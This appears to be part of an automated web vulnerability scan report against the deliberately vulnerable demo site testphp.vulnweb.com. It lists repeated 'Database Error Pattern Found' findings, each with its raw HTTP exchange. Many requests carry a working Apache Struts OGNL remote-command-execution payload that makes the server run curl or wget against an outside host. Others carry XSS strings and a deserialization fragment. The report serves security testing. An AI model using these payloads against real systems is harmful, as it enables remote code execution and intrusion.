Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/AJAX/index.php
Cookie: mycookie=3
Connection: keep-alive
Host: testphp.vulnweb.com
Accept: */*
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:38:52 GMT
Content-Type: text/xml

<iteminfo>
Warninging: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/AJAX/infoartist.php on line 7
</iteminfo>
...
```

Database Error Pattern Found

Severity:	Low
CVSS Score:	5.0
URL:	http://testphp.vulnweb.com/secured/newuser.php
Entity:	newuser.php (Global)
Risk:	It is possible to view, modify or delete database entries and tables
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded

uuname=%3E%22%27%3E%3Cscript%3Ealert%281511%29%3C%2Fscript%3E&upass=%3E%22%27%3E%3Cscript%3Ealert%281511%29%3C%2Fscript%3E&upass2=%3E%22%27%3E%3Cscript%3Ealert%281511%29%3C%2Fscript%3E&uname=%3E%22%27%3E%3Cscript%3Ealert%281511%29%3C%2Fscript%3E&ucc=%3E%22%27%3E%3Cscript%3Ealert%281511%29%3C%2Fscript%3E&uemail=%3E%22%27%3E%3Cscript%3Ealert%281511%29%3C%2Fscript%3E&uphone=%3E%22%27%3E%3Cscript%3E...

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:39:07 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  Unable to access user database: You have an error in your SQL syntax; check the manual that
  corresponds to your MySQL server version for the right syntax to use near '><script>alert(1511)
  </script>' at line 1
  ...
```

Database Error Pattern Found

Severity:	Low
CVSS Score:	5.0
URL:	http://testphp.vulnweb.com/
Entity:	(Global)
Risk:	It is possible to view, modify or delete database entries and tables
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: %{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)}.
(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm))).(#cmd='n... 100.appscan.ibm 192.168.1.12').(#iswin=
(@java.lang.System.getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?
{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).
(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=
(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/guestbook.php>

Entity: guestbook.php (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: %{(#_='multipart/form-data')}.(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
(#_memberAccess?{#_memberAccess=#dm}):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm))).(#cmd='n... 105.appscan.ibm 192.168.1.12').(#iswin=
(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?
{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).
(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=
(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush()))

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/cart.php>

Entity: cart.php (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: %{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)}.
(#_memberAccess?{#_memberAccess=#dm}):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm))).(#cmd='curl http://192.168.1.12:10878/AppScanMsg.html?
varId=99').(#iswin=@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=
@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/login.php>

Entity: login.php (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US
Content-Type: %{(#_='multipart/form-data')}.(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
(#_memberAccess?{#_memberAccess=#dm}):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm))).(#cmd='wget http://192.168.1.12:10878/AppScanMsg.html?
varId=102').(#iswin=@java.lang.System@getProperty('os.name').toLowerCase().contains('win')).
(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=
@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/artists.php>

Entity: artists.php (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: %{(#_='multipart/form-data')}.(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
(#_memberAccess?{#_memberAccess=#dm}):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm))).(#cmd='wget http://192.168.1.12:10878/AppScanMsg.html?
varId=106').(#iswin=@java.lang.System@getProperty('os.name').toLowerCase().contains('win')).
(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=
@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/disclaimer.php>

Entity: disclaimer.php (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: %{(#_='multipart/form-data')}.(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
(#_memberAccess?{#_memberAccess=#dm}):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm))).(#cmd='curl http://192.168.1.12:10878/AppScanMsg.html?
varId=98').(#iswin=@java.lang.System@getProperty('os.name').toLowerCase().contains('win')).
(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=
@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```


Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/categories.php>

Entity: categories.php (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...

Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: %{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)}.
(#_memberAccess?(#_memberAccess=#dm)):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm))).(#context...

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/search.php>

Entity: search.php (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: %({#_='multipart/form-data')).(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#context...

searchFor=1234&goButton=go

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/

Entity: (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: %{(#_='multipart/form-data')}.(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
(#_memberAccess?{#_memberAccess=#dm}):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm))).(#cmd='wget http://192.168.1.12:10878/AppScanMsg.html?
varId=114').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=
@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```

Database Error Pattern Found

Severity:	Low
CVSS Score:	5.0
URL:	http://testphp.vulnweb.com/listproducts.php
Entity:	listproducts.php (Global)
Risk:	It is possible to view, modify or delete database entries and tables
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/search.php?test=query
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:38:23 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...

...

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
Warning: mysql_fetch_array() expects parameter 1 to be resource, null given in
/hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->
...
```

Database Error Pattern Found

Severity:	Low
CVSS Score:	5.0
URL:	http://testphp.vulnweb.com/userinfo.php
Entity:	userinfo.php (Global)
Risk:	It is possible to view, modify or delete database entries and tables
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/userinfo.php on line 10
you must login

GET /login.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/userinfo.php
Connection: Keep-Alive
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:38:47 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/

Entity: (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: %{(#_='multipart/form-data')}.(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
(#_memberAccess?{#_memberAccess=#dm}):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm))).(#cmd='curl http://192.168.1.12:10878/AppScanMsg.html?
varId=1434').(#iswin=@java.lang.System@getProperty('os.name').toLowerCase().contains('win')).
(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=
@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/

Entity: (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...

Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: %{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)}.
(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#ros=@...)

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```

Database Error Pattern Found

Severity:	Low
CVSS Score:	5.0
URL:	http://testphp.vulnweb.com/artists.php
Entity:	artist (Global)
Risk:	It is possible to view, modify or delete database entries and tables
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/search.php?test=query
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9


HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:40:22 GMT
Content-Type: text/html


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...

...

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/artists.php on line 62

</div>
<!-- InstanceEndEditable -->
<!--end content -->
...
```


Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/

Entity: (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
ashorn.internal.objects.NativeString<<flags>0</flags><value
class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data"><dataHandler><dataSource
class="com.sun.xml.internal.ws.encoding.xml.XM...

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:34:01 GMT
Content-Type: text/html

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system err...

...
```

Issue 18 of 45

TOC

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/AJAX/infotitle.php>

Entity: infotitle.php (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server

errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
Accept-Language: en-US,en;q=0.9
content-type: %{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)}.
(#_memberAccess?{#_memberAccess=#dm}):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
